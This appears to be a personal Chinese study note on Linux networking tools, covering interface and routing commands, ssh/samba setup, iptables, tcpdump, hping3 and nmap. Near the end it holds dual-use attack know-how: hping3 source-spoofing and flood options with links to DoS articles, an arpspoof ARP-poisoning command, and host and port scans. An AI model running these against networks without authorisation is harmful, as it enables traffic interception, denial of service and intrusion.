**06-网络模块**

|  |  |  |  |
| --- | --- | --- | --- |
| **名称** | **所有者** | **修改时间** | **创建时间** |
| [07-网卡设置](https://cqbk0n8o1h.feishu.cn/wiki/WoPgw633diLa4HkAndxcljeenCe) | 李2017 | 2024-05-14 08:54 | 2024-05-14 08:51 |
| [08-网络协议](https://cqbk0n8o1h.feishu.cn/wiki/CM9Tw7cZbiZm7ekQzIIc599Xnqd) | 李2017 | 2024-05-14 09:13 | 2024-05-14 08:52 |

**网络模块**

ssl

http

websocket


rpc

1. **查询**

1.1 **网络查询**

1.1.1 **ifconfig命令**

ifconfig -a



网卡

|  |
| --- |
| C++ ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 ens33 网卡名称 UP 表示“接口已启用” BROADCAST 表示“主机支持广播” RUNNING 表示“接口在工作中” MULTICAST 表示“主机支持多播” MTU 1500 （最大传输单元）：1500字节 |

ip

|  |
| --- |
| C++ inet 192.168.xxx.xxx netmask 255.255.255.0 broadcast 192.168.xxx.xxx inet： IP地址 netmask： 子网掩码 broadcast： 广播地址 |

mac

|  |
| --- |
| C++ ether 00:50:56:28:2c:xx txqueuelen 1000 (Ethernet) ether（Ethernet） ： 表示 连接类型（以太网） 00:50:56:28:2c:xx（Hwaddr） ： 表示 硬件Mac 地址 txqueuelen 1000 ： 表示 网卡传送队列长度 |

 包数

RX packets 接受到的总包数

RX bytes 接受到的总字节数

RX errors 接收时，产生错误的数据包数

RX dropped 接收时，丢弃的数据包数

RX overruns 接收时，由于速度过快而丢失的数据包数

RX frame (框架) 接收时，发生frame错误而丢失的数据包数

TX packets 发送的总包数

TX bytes 发送的总字节数

TX errors 发送时，产生错误的数据包数

TX dropped 发送时，丢弃的数据包数

TX overruns 发送时，由于速度过快而丢失的数据包数

TX carrier 发送时， 发生carrier错误而丢失的数据包数（运输工具）

TX collisions 发送时， 冲突信息包的数目

1.1.2 **netstat命令**

|  |
| --- |
| C++ netstat –natu |

|  |  |
| --- | --- |
| -a | 显示所有选项，默认不显示listen相关 |
| -t | (tcp) 仅显示tcp相关 |
| -u | (udp）仅显示udp相关选项 |
| -n | 拒绝显示别名， 能显示数字的全部转化成数字 |
| -l | 仅列出有在listen（监听）的服务状态 |
| -p | 显示建立相关连接的程序名 |
| -r | 显示路由信息， 路由表 |
| -e | 显示扩展信息， 例如uid等 |
| -s | 按每个协议进行统计 |
| -c | 每隔一个固定时间， 执行该netstat命令 |

1.1.3 **ip命令**

|  |  |
| --- | --- |
| ip addr： | 显示和管理网络接口的IP地址和相关信息。 |
| ip link： | 显示和管理网络接口的状态和属性。 |
| ip route： | 显示和管理路由表。 |
| ip neigh： | 显示和管理邻居表，即ARP缓存。 |
| ip tunnel： | 管理网络隧道。 |
| ip link set： | 配置网络接口的状态和属性。 |
| ip addr add/del： | 添加或删除IP地址。 |
| ip route add/del： | 添加或删除路由。 |

2. **路由**

2.1 **arp工具**

2.1.1 **arp命令**

|  |  |
| --- | --- |
| 参数 | 解释 |
| -a | 使用备用 BSD 样式输出格式（没有固定列）。 |
| -H，--hw-type, -t <type> | 指定arp指令使用的地址类型。 |
| -d <address> | 从 arp 缓存中删除指定主机的 arp 条目。 |
| -D,--use-device | 使用指定接口的硬件地址。 |
| -e | 以 Linux 的显示风格显示 arp 缓存中的条目。 |
| -i,--device <if> | 指定要操作 arp 缓存的网络接口。 |
| -n,--numeric | 以数字方式显示 arp 缓存中的条目。 |
| -v, --verbose | 显示详细的arp缓存条目，包括缓存条目的统计信息。 |
| -f, --file <filename> | 设置主机的IP地址与 MAC 地址的静态映射。 |

2.1.2 **arp常用用法**

IP 和 MAC 地址绑定

|  |
| --- |
| C++ arp -s 172.16.0.76 00:50:56:26:d8:87 |

删除 ARP 缓存表中指定项。

|  |
| --- |
| C++ arp -d 169.254.0.47 |

删除指定网卡的 arp 表。

|  |
| --- |
| C++ arp -i eth0 -d 169.254.0.4 |

使用 eth1 的 MAC 地址回答 eth0 上的 192.168.60.2 的 arp 请求。

|  |
| --- |
| C++ arp -i eth0 -Ds 192.168.60.2 eth1 pub |

显示详细的 arp 缓存条目，包括缓存条目的统计信息。

|  |
| --- |
| C++ arp -v |

2.2 **route工具**

2.2.1 **route命令**

|  |
| --- |
| C++ 删除默认网关 sudo route del default gw 192.168.188.1  查看路由 ip route show 添加默认路由 sudo ip route add default via 172.31.3.193 删除默认路由 sudo ip route del default 添加备用路由 sudo ip route add default via 172.31.3.193 sudo ip route add default via 172.31.60.54 dev mgbe3\_0.60 |

当二块网卡只走eth0，不走wlan0时，可以进行删除eth0只走wlan0

2.3 **ip命令**

查看命令

|  |
| --- |
| C++ ifconfig #lin ipconfig #win |

关闭和开启命令

|  |
| --- |
| C++ sudo ifconfig eth1 down sudo ifconfig eth1 up |

设置MAC

|  |
| --- |
| C++ sudo ifconfig eth1 hw ether aa:bb:cc:dd:ee:21 |

给物理网口eth1配置vlan id为3 ip地址为172.20.3.34/24 的vlan网口

|  |
| --- |
| C++ sudo ip addr add 172.20.3.34/24 dev eth1.3 sudo ip link set dev eth1.3 down sudo ip link set dev eth1.3 up |

使用指定网口ping命令

|  |
| --- |
| C++ ping -I eth1.3 172.20.3.40 |

3. **远程工具**

3.1 **telnetd 工具**

|  |
| --- |
| C++ telnetd -p 888 开另外一个shell 192.168.225.21的(888端口号) 然后再ubuntu端 telnet 192.168.225.1 888 在输入用户密码 |

3.2 **ssh工具**

ssh

|  |
| --- |
| C++ ssh 127.0.0.1 ssh pi@192.168.10.106 |

scp文件拷贝

|  |
| --- |
| C++ scp filename username@ip\_address:/home/username rsync filename username@ip\_address:/home/username |

3.2.1 **kail开启ssh**

1.1配置

|  |
| --- |
| C++ vim /etc/ssh/sshd\_config # sshd\_config服务端配置文件 |

开启下面几项

|  |
| --- |
| C++ port 22 PermitRootLogin yes # 允许通过root用户通过ssh登陆 |

|  |
| --- |
| C++ vim /etc/ssh/ssh\_config # ssh\_config客户端配置文件 在ssh\_config配置文件中开启允许密码自动验证（是否允许口令验证，可设可不设） PasswordAuthentication yes |

重启

|  |
| --- |
| C++ systemctl restart ssh.service update-rc.d ssh enable |

其他问题

https://blog.csdn.net/WJ\_11\_13/article/details/127326185

3.2.2 **树莓派开启ssh**

3.2.3 **ubuntu开启ssh**

检查是否有ssh环境

|  |
| --- |
| C++ ps -e | grep ssh |

agent含义代表为客户端，需要安装的为服务端sshd，说明需要安装ssh环境。

安装ssh

|  |
| --- |
| C++ apt-get install ssh |

启动ssh服务

|  |
| --- |
| C++ sudo /etc/init.d/ssh start |

 再次查看



3.2.3.1 **出现过问题**

ssh登陆不上重新卸载安装(安装sshd)

1、彻底卸载ssh服务

|  |
| --- |
| C++ sudo apt-get purge openssh-server |

2、更新源列表（可以安装最新的SSH服务）

|  |
| --- |
| C++ sudo apt-get update |

3、安装SSH服务

|  |
| --- |
| C++ sudo apt-get install openssh-server |

输入以下命令系统会自动进行ssh服务的安装。

4、安装完SSH服务之后的第一步就是打开SSH服务sudo /etc/init.d/ssh start

|  |
| --- |
| C++ sudo /etc/init.d/ssh start |

3.3 **ftp工具**

安装

|  |
| --- |
| C++ sudo apt-get install vsftpd |

配置

|  |
| --- |
| C++ sudo vi /etc/vsftpd.conf |

启动

|  |
| --- |
| C++ sudo /etc/init.d/vsftpd restart 有的版本可以 sudo service vsftpd restart |

3.4 **samba工具**

安装 samba服务器

|  |
| --- |
| C++ sudo apt-get install samba |

|  |
| --- |
| C++  sudo vim /etc/samba/smb.conf   [li\_jk]  path = /home/samba  available = yes  vaild user = samba  public = yes  browseable = yes  writable = yes |

这其中比较重要的参数为path和valid users, path指定了samba服务器的根目录，可以任意

指定合法路径； valid users表示可以访问samba服务器的合法用户；用户在配置时注意需要将路

径改为自己需要的路径，切勿全盘照抄

在/etc/samba/下创建一个名为smbpasswd的文件

|  |
| --- |
| C++ touch /etc/samba/smbpasswd |

创建一个名为yuan(用户名自己定义)的samba账号

|  |
| --- |
| C++ smbpasswd - a yuan |

上面命令执行后，输入两次密码samba账户创建完成

|  |
| --- |
| C++  sudo service restart smbd |

3.4.1 **Samba-windows文件互传**

sudo apt-get install samba

sudo apt-get install smbclient

ubuntu路径创建samba 文件

mkdir /home/samba

cd /home/

chmod 777 samba

windows物理机上

win+R

\\192.168.100.48(虚拟机IP地址)


右键可以添加为虚拟硬盘

3.5 **安装xshell**

|  |
| --- |
| C++ sudo apt-get install openssh-server |

 启动xshell连接命令：/etc/init.d/ssh start

3.6 **adb工具**



需要设置Winndows环境变量,命令行才能所有地方都可以使用

|  |
| --- |
| C++ adb shell 登录 adb shell root设置root权限   adb push xxx xxx推 adb pull xxx xxx拉 |

4. **网络工具**

4.1 **iptables工具**

4.1.1 **iptables四表五链**

4.1.1.1 **五链**

规则链名包括(也被称为五个钩子函数(hook functions))：

* INPUT链 ：处理输入数据包。

进入主机的数据

* OUTPUT链 ：处理输出数据包。

主机发出去的数据

* FORWARD链 ：处理转发数据包。

主机转发的数据

* PREROUTING链 ：用于目标地址转换(DNAT)。

数据到达防火墙之前，改变数据的目的地址和目的端口。

作用可以将公网的ip yyy.yyy.yyy.yyy 映射到局域网的 xxx.xxx.xxx.xxx服务器上。

* POSTOUTING链 ：用于源地址转换(SNAT)。

数据离开防火墙之后，改变数据的源地址和源端口

4.1.1.2 **Filter表**

Filter表示iptables的默认表，因此如果你没有自定义表，那么就默认使用filter表，它具有以下三种内建链：

INPUT链 – 处理来自外部的数据。

OUTPUT链 – 处理向外发送的数据。

FORWARD链 – 将数据转发到本机的其他网卡设备上。

4.1.1.3  **NAT表**

NAT表有三种内建链：

PREROUTING链 – 处理刚到达本机并在路由转发前的数据包。它会转换数据包中的目标IP地址（destination ip address），通常用于DNAT(destination NAT)。

POSTROUTING链 – 处理即将离开本机的数据包。它会转换数据包中的源IP地址（source ip address），通常用于SNAT（source NAT）。

OUTPUT链 – 处理本机产生的数据包。

4.1.1.4 **Mangle表**

Mangle表用于指定如何处理数据包。它能改变TCP头中的QoS位。Mangle表具有5个内建链：

PREROUTING链

OUTPUT链

FORWARD链

INPUT链

POSTROUTING链

4.1.1.5 **Raw表**

Raw表用于处理异常，它具有2个内建链：


PREROUTING 链

OUTPUT 链

4.1.2 **iptables常用选项与参数**

4.1.2.1 **语法**

|  |
| --- |
| C++ iptables(选项)(参数) |



4.1.2.2 **选项详解**

* -t, --table table：

对指定的表 table 进行操作， table 必须是 raw， nat，filter，mangle 中的一个。如果不指定此选项，默认的是 filter 表。

# 通用匹配：源地址目标地址的匹配

* -p：

指定要匹配的数据包协议类型；

* -s, --source [!] address[/mask] ：

把指定的一个／一组地址作为源地址，按此规则进行过滤。当后面没有 mask 时，address 是一个地址，比如：192.168.1.1；当 mask 指定时，可以表示一组范围内的地址，比如：192.168.1.0/255.255.255.0。

* -d, --destination [!] address[/mask] ：

地址格式同上，但这里是指定地址为目的地址，按此进行过滤。

* -i, --in-interface [!] <网络接口name> ：

指定数据包的来自来自网络接口，比如最常见的 eth0 。注意：它只对 INPUT，FORWARD，PREROUTING 这三个链起作用。如果没有指定此选项， 说明可以来自任何一个网络接口。同前面类似，"!" 表示取反。

* -o, --out-interface [!] <网络接口name> ：

指定数据包出去的网络接口。只对 OUTPUT，FORWARD，POSTROUTING 三个链起作用。

# 查看管理命令

* -L, --list [chain] :

列出链 chain 上面的所有规则，如果没有指定链，列出表上所有链的所有规则。

# 规则管理命令

* -A, --append chain rule-specification:

在指定链 chain 的末尾插入指定的规则，也就是说，这条规则会被放到最后，最后才会被执行。规则是由后面的匹配来指定。

* -I, --insert chain [rulenum] rule-specification:

在链 chain 中的指定位置插入一条或多条规则。如果指定的规则号是1，则在链的头部插入。这也是默认的情况，如果没有指定规则号。

* -D, --delete chain rule-specification -D, --delete chain rulenum:

在指定的链 chain 中删除一个或多个指定规则。

* -R num：

Replays替换/修改第几条规则

# 链管理命令(这都是立即生效的)

* -P, --policy chain target ：

为指定的链 chain 设置策略 target。注意，只有内置的链才允许有策略，用户自定义的是不允许的。

* -F, --flush [chain]:

清空指定链 chain 上面的所有规则。如果没有指定链，清空该表上所有链的所有规则。

* -N, --new-chain chain:

用指定的名字创建一个新的链。

* -X, --delete-chain [chain] ：

删除指定的链，这个链必须没有被其它任何规则引用，而且这条上必须没有任何规则。如果没有指定链名，则会删除该表中所有非内置的链。

* -E, --rename-chain old-chain new-chain ：

用指定的新名字去重命名指定的链。这并不会对链内部造成任何影响。

* -Z, --zero [chain] ：

把指定链，或者表中的所有链上的所有计数器清零。

* -j, --jump target <指定目标> ：

即满足某条件时该执行什么样的动作。target 可以是内置的目标，比如 ACCEPT，也可以是用户自定义的链。

* -h：

显示帮助信息；

4.1.2.3 **基本参数**

iptables 命令常用的选项及各自的功能如表 2 所示

|  |  |
| --- | --- |
| 选 项 | 功 能 |
| -A | 添加防火墙规则 |
| -D | 删除防火墙规则 |
| -I | 插入防火墙规则 |
| -F | 清空防火墙规则 |
| -L | 列出添加防火墙规则 |
| -R | 替换防火墙规则 |
| -Z | 清空防火墙数据表统计信息 |
| -P | 设置链默认规则 |

iptables 命令常用匹配参数及各自的功能如表 3 所示。

|  |  |
| --- | --- |
| 参 数 | 功 能 |
| [!]-p | 匹配协议，! 表示取反 |
| [!]-s | 匹配源地址 |
| [!]-d | 匹配目标地址 |
| [!]-i | 匹配入站网卡接口 |
| [!]-o | 匹配出站网卡接口 |
| [!]--sport | 匹配源端口 |
| [!]--dport | 匹配目标端口 |
| [!]--src-range | 匹配源地址范围 |
| [!]--dst-range | 匹配目标地址范围 |
| [!]--limit | 四配数据表速率 |
| [!]--mac-source | 匹配源MAC地址 |
| [!]--sports | 匹配源端口 |
| [!]--dports | 匹配目标端口 |
| [!]--stste | 匹配状态（INVALID、ESTABLISHED、NEW、RELATED) |
| [!]--string | 匹配应用层字串 |

iptables 命令触发动作及各自的功能如表 4 所示。

|  |  |
| --- | --- |
| 触发动作 | 功 能 |
| ACCEPT | 允许数据包通过 |
| DROP | 丢弃数据包 |
| REJECT | 拒绝数据包通过 |
| LOG | 将数据包信息记录 syslog 曰志 |
| DNAT | 目标地址转换 |
| SNAT | 源地址转换 |
| MASQUERADE | 地址欺骗 |
| REDIRECT | 重定向 |

4.1.2.4 **iptables基本操作指令**

**启动iptables规则**

|  |
| --- |
| C++ systemctl stop firewalld && systemctl disable firewalld systemctl start iptables && systemctl enable iptables |

**查看iptables规则**

|  |
| --- |
| C++ $ iptables -L # 查看iptables规则 $ iptables -L -vn # 查看iptables规则(详细信息) |

**清空iptables规则**

|  |
| --- |
| C++ $ iptables -F # 清除所有规则，不会处理默认的规则 $ iptables -X # 删除用户自定义的链 $ iptables -Z # 链的计数器清零(数据包计数器与数据包字节计数器) |

**添加iptables规则**

|  |
| --- |
| C++ $ iptables -t # 指定表(default: `filter') $ iptables -A # 把规则添加到指定的链上，默认添加到最后一行 $ iptables -I # 插入规则，默认插入到第一行(封IP) $ iptables -D # 删除链上的规则 |

**删除iptables规则**

|  |
| --- |
| C++ $ iptables -nL --line-numbers # 查看规则号码 $ iptables -D INPUT 1 # 删除指定链上的指定序号 |

**代理转发功能**

|  |
| --- |
| C++ iptables -t nat -A OUTPUT -p tcp -d 127.0.0.1 --dport 3000 -j DNAT --to-destination 127.0.0.1:13190 |

4.1.3 **日志记录**

**22端口记入日志**

|  |
| --- |
| C++ iptables -I INPUT -p tcp --dport 22 -j LOG iptables -A INPUT -s 127.0.0.1 -p icmp -j LOG --log-prefix "iptables icmp-localhost " |

**数据加标记**

|  |
| --- |
| C++ iptables-I INPUT-j MARK --set-mark 4 iptables -t mangle -A PREROUTING -j MARK --set-mark 50 |

**日志位置修改**

|  |
| --- |
| C++ 日志默认位置在 /var/log/messages   设置修改位置在 /etc/logrotate.d/rsyslog  rotate 4 # 保留4份日志 weekly # 每周轮换一次 postrotate # 轮换之后重启syslogd服务 endscript # –表示脚本结束 |

注linux，日志配置在/etc/logrotate.d/下文件里配置

4.1.4 **源码下载地址**

https://www.netfilter.org/pub/iptables/

4.2 **tcpdump工具**

4.2.1 **说明**

|  |
| --- |
| C++ $ tcpdump host 192.168.10.100 $ tcpdump src host 192.168.10.100 $ tcpdump tcp src host 192.168.10.100 |

4.2.2 **tcpdump 检测固定网口**

|  |
| --- |
| C++ tcpdump -i bridge0 host 192.168.225.1    固定端口  tcpdump -i any dst port 143    固定ip tcpdump host 192.168.225.1 |

4.2.3 **常用参数**

|  |
| --- |
| C++ -w 选项：将流量保存到文件中 tcpdump -i ens39 -w tcp.tx   -r 选项：读取raw packets文件 tcpdump -r tcp.txt  过滤流量 只抓udp的包 tcpdump -i ens39 -c 1 'udp'   源和目标主机 专门查看源机器和目的机器之间的网络包，只要设置src（source）和dst (destination)，而且tcpdump还支持使用and和or来进行搭配组合。 tcpdump -i ens39 -c 1 'dst 192.168.146.131'   只关注特定端口 tcpdump -i ens39 -c 2 'dst port 22 or dst port 80'   只关注特定端口 只想看到目的端口22和80端口，其他的不关注 tcpdump -i ens39 -c 2 'dst port 22 or dst port 80' |

4.2.4 **参数详解**

* -i interface: 设置抓取的网卡名（可以使用 -i any 抓取所有网卡的数据包）

|  |
| --- |
| C++ tcpdump -i eth0 |

* -D: 列出可用的网卡列表

|  |
| --- |
| C++ $ sudo tcpdump -D eth0 nflog (Linux netfilter log (NFLOG) interface) nfqueue (Linux netfilter queue (NFQUEUE) interface) usbmon1 (USB bus number 1) any (Pseudo-device that captures on all interfaces) lo |

* -w file: 把捕获的包数据写入到文件中（可以使用 -w - 输出到标准输出）

|  |
| --- |
| C++ tcpdump -i eth0 -w debug.cap |

* -C size: 使用 -w 写入文件时，限制文件的最大大小，超出时新开一个文件（单位是 1,000,000 bytes）

|  |
| --- |
| C++ $ sudo tcpdump -i eth0 -w debug.cap -C 1 $ ls debug\* -l -rw-r--r-- 1 tcpdump tcpdump 1000956 Jan 14 10:16 debug.cap -rw-r--r-- 1 tcpdump tcpdump 1000323 Jan 14 10:32 debug.cap1 -rw-r--r-- 1 tcpdump tcpdump 1000017 Jan 14 10:51 debug.cap2 -rw-r--r-- 1 tcpdump tcpdump 970705 Jan 14 11:08 debug.cap3 |

* -r file: 从文件中读取包数据

|  |
| --- |
| C++ tcpdump -r debug.cap |

* -v: 启用 verbose output，抓包时输出包的附加信息（可以使用多个 -v: -v, -vv, -vvv 多个 v 会显示更多更详细的信息）

|  |
| --- |
| C++ tcpdump -v tcpdump -vv |

* -A: 以 ASCII 码方式显示每一个数据包(不会显示数据包中链路层头部信息). 在抓取包含网页数据的数据包时, 可方便查看数据
* -x: 打印每个包的头部数据, 同时会以16进制打印出每个包的数据(但不包括连接层的头部)
* -xx: 打印每个包的头部数据, 同时会以16进制打印出每个包的数据, 其中包括数据链路层的头部
* -X: 打印每个包的头部数据, 同时会以16进制和 ASCII 码形式打印出每个包的数据(但不包括连接层的头部)
* -XX: 打印每个包的头部数据, 同时会以16进制和 ASCII 码形式打印出每个包的数据, 其中包括数据链路层的头部
* -c count: 设置抓取到多少个包后就退出

|  |
| --- |
| C++ tcpdump -i eth0 -c 100 |

* -n: 不要把地址转换为主机名（直接显示 ip 不要解析为域名）

|  |
| --- |
| C++ tcpdump -n |

* -nn: 不要把转换协议和端口号（直接显示协议和端口号，不要转换为协议名称，比如 http）

|  |
| --- |
| C++ tcpdump -nn |

* -s snaplen: 设置 tcpdump 的数据包抓取长度为 snaplen , 为 0 时表示让 tcpdump 自动选择合适的长度来抓取数据包.

|  |
| --- |
| C++ tcpdump -s 0 |

* -S: 打印TCP 数据包的顺序号时, 使用绝对的顺序号, 而不是相对的顺序号.

|  |
| --- |
| C++ tcpdump -S |

* -Z user: 使tcpdump 放弃自己的超级权限(如果以root用户启动tcpdump, tcpdump将会有超级用户权限), 并把当前tcpdump的用户ID设置为user, 组ID设置为user首要所属组的ID

|  |
| --- |
| C++ sudo tcpdump -Z user2 |

常用的参数组合:

|  |
| --- |
| C++ sudo tcpdump -i eth0 -nnS -s 0 -c 100 -Avvv [<expression>] sudo tcpdump -i eth0 -nnS -s 1024 -c 100 -Avvv [<expression>] sudo tcpdump -i eth0 -nnS -s 1024 -C 10 -c 10000 -v -w debug.cap [<expression>] |

默认 tcpdump 会抓取所有的数据，可以通过指定过滤规则来过滤数据包。

4.3 **hping3工具**

4.3.1 **工具网址**

1、hping3命令：

http://man.linuxde.net/hping3

2、Testing firewall rules with Hping3 - examples： http://0daysecurity.com/articles/hping3\_examples.html

3、攻防宝典：利用hping3和伪造IP地址执行DOS攻击：

http://netsecurity.51cto.com/art/201508/489303.htm

4、DoS\*\*\*方法（hping3）：

http://19920624.blog.51cto.com/9632075/1584465

5、Nmap、Netcat、Hping3工具对比：

http://www.2cto.com/article/201210/158961.html

4.3.2 **hping3用法**

用法: hping3 host [options]

|  |  |
| --- | --- |
| -h --help | 显示帮助 |
| -v --version | 显示版本 |
| -c --count | 发送数据包的数目 |
| -i --interval  --fast  --faster  --flood | 发送数据包间隔的时间 (uX即X微秒, 例如： -i u1000)  等同 -i u10000 (每秒100个包)  等同 -i u1000 (每秒1000个包)  尽最快发送数据包，不显示回复。 |
| -n --numeric | 数字化输出，象征性输出主机地址。 |
| -q --quiet | 安静模式 |
| -I --interface X | 网卡接口 (默认路由接口) |
| -V --verbose | 详细模式 |
| -D --debug | 调试信息 |
| -z --bind | 绑定ctrl+z到ttl(默认为目的端口) |
| -Z --unbind  --beep | 取消绑定ctrl+z键  对于接收到的每个匹配数据包蜂鸣声提示 |

4.3.2.1 **模式选择**

|  |
| --- |
| C++  default mode TCP // 默认模式是 TCP  -0 --rawip RAWIP模式，原始IP模式。在此模式下HPING会发送带数据的IP头。即裸IP方式。使用RAWSOCKET方式。  -1 --icmp ICMP模式，此模式下HPING会发送IGMP应答报，你可以用--ICMPTYPE --ICMPCODE选项发送其他类型/模式的ICMP报文。  -2 --udp UDP 模式，缺省下，HPING会发送UDP报文到主机的0端口，你可以用--baseport --destport --keep选项指定其模式。  -8 --scan SCAN mode. //扫描模式 指定扫描对应的端口。  Example: hping --scan 1-30,70-90 -S www.target.host // 扫描  -9 --listen listen mode // 监听模式 |

4.3.2.2 **IP 模式**

|  |
| --- |
| C++  -a --spoof spoof source address //源地址欺骗。伪造IP攻击，防火墙就不会记录你的真实IP了，当然回应的包你也接收不到了。  --rand-dest random destionation address mode. see the man. // 随机目的地址模式。详细使用 man 命令  --rand-source random source address mode. see the man. // 随机源地址模式。详细使用 man 命令  -t --ttl ttl (默认 64) //修改 ttl 值  -N --id id (默认 随机) // hping 中的 ID 值，缺省为随机值  -W --winid 使用win\* id字节顺序 //使用winid模式，针对不同的操作系统。UNIX ,WINDIWS的id回应不同的，这选项可以让你的ID回应和WINDOWS一样。  -r --rel 相对id字段(估计主机流量) //更改ID的，可以让ID曾递减输出，详见HPING-HOWTO。  -f --frag 拆分数据包更多的frag. (may pass weak acl) //分段，可以测试对方或者交换机碎片处理能力，缺省16字节。  -x --morefrag 设置更多的分段标志 // 大量碎片，泪滴攻击。  -y --dontfrag 设置不分段标志 // 发送不可恢复的IP碎片，这可以让你了解更多的MTU PATH DISCOVERY。  -g --fragoff set the fragment offset // 设置断偏移。  -m --mtu 设置虚拟最大传输单元, implies --frag if packet size > mtu // 设置虚拟MTU值，当大于mtu的时候分段。  -o --tos type of service (default 0x00), try --tos help // tos字段，缺省0x00，尽力而为？  -G --rroute includes RECORD\_ROUTE option and display the route buffer // 记录IP路由，并显示路由缓冲。  --lsrr 松散源路由并记录路由 // 松散源路由  --ssrr 严格源路由并记录路由 // 严格源路由  -H --ipproto 设置IP协议字段，仅在RAW IP模式下使用 //在RAW IP模式里选择IP协议。设置ip协议域，仅在RAW ip模式使用。 |

4.3.2.3 **ICMP 模式**

|  |
| --- |
| C++  -C --icmptype icmp类型(默认echo请求) // ICMP类型，缺省回显请求。  -K --icmpcode icmp代号(默认0) // ICMP代码。  --force-icmp 发送所有icmp类型(默认仅发送支持的类型) // 强制ICMP类型。  --icmp-gw 设置ICMP重定向网关地址(默认0.0.0.0) // ICMP重定向  --icmp-ts 等同 --icmp --icmptype 13 (ICMP 时间戳) // icmp时间戳  --icmp-addr 等同 --icmp --icmptype 17 (ICMP 地址子网掩码) // icmp子网地址  --icmp-help 显示其他icmp选项帮助 // ICMP帮助 |

4.3.2.4 **UDP/TCP 模式**

|  |
| --- |
| C++  -s --baseport base source port (default random) // 缺省随机源端口  -p --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec // 缺省随机源端口  -k --keep keep still source port // 保持源端口  -w --win winsize (default 64) // win的滑动窗口。windows发送字节(默认64)  -O --tcpoff set fake tcp data offset (instead of tcphdrlen / 4) // 设置伪造tcp数据偏移量(取代tcp地址长度除4)  -Q --seqnum shows only tcp sequence number // 仅显示tcp序列号  -b --badcksum (尝试)发送具有错误IP校验和数据包。许多系统将修复发送数据包的IP校验和。所以你会得到错误UDP/TCP校验和。  -M --setseq 设置TCP序列号  -L --setack 设置TCP的ack --------- (不是 TCP 的 ACK 标志位)  -F --fin set FIN flag  -S --syn set SYN flag  -R --rst set RST flag  -P --push set PUSH flag  -A --ack set ACK flag -----------（设置 TCP 的 ACK 标志 位）  -U --urg set URG flag // 一大堆IP抱头的设置。  -X --xmas set X unused flag (0x40)  -Y --ymas set Y unused flag (0x80)  --tcpexitcode 使用last tcp-> th\_flags作为退出码  --tcp-mss 启用具有给定值的TCP MSS选项  --tcp-timestamp 启用TCP时间戳选项来猜测HZ/uptime |

4.3.2.5 **Common //通用设置**

|  |
| --- |
| C++  -d --data data size (default is 0) // 发送数据包大小，缺省是0。  -E --file 文件数据  -e --sign 添加“签名”  -j --dump 转储为十六进制数据包  -J --print 转储为可打印字符  -B --safe 启用“安全”协议  -u --end 告诉你什么时候--file达到EOF并防止倒回  -T --traceroute traceroute模式(等同使用 --bind 且--ttl 1)  --tr-stop 在traceroute模式下收到第一个不是ICMP时退出  --tr-keep-ttl 保持源TTL固定，仅用于监视一跳  --tr-no-rtt 不要在跟踪路由模式下计算/显示RTT信息 ARS包描述（新增功能，不稳定） ARS packet description (new, unstable)  --apd-send 发送APD描述数据包(参见docs / APD.txt) |

4.3.3 **dsniff命令**

安装命令

|  |
| --- |
| C++ sudo apt install dsniff |

4.3.4 **arp攻击**

|  |
| --- |
| C++ sudo arpspoof -i 本地网卡 -t 目的IP 伪造IP |

4.4 **Nmap工具**

4.4.1 **nmap工具**

4.4.1.1 **扫描单个ip**

nmap 默认发送一个arp的ping数据包，来探测目标主机在1-10000范围内所开放的端口

eg :nmap 172.20.10.2

显示过程

eg :nmap -vv 172.20.10.2

4.4.2 **扫描多个端口**

nmap <target ip1 address> <target ip2 address>

nmap 14.215.177.39 172.20.10.2

4.4.3 **指定端口**

nmap -p (range) <target IP>

namp -p 3389,20-200 192.168.227.133

4.4.4 **其他**

扫描除过某一个ip外的所有子网主机

nmap 192.168.227.1/24 -exclude 192.168.227.1

扫描除过某一个文件中的ip外的子网主机

nmap 10.130.1.1/24 -excludefile gov.txt

显示扫描的所有主机的列表

nmap -sL 192.168.227.1/24

4.4.5 **sP ping 扫描**

nmap 可以利用类似window/linux 系统下的ping方式进行扫描

nmap -sP <target ip>

一般来说 我们会用这个命令去扫描内网的一个ip范围，用来做内网的主机发现。

nmap -sP 192.168.227.1-255

4.4.6 **协议**

sS SYN半开放扫描

nmap -sS 192.168.227.1

sT TCP扫描

nmap -sT 192.168.227.133

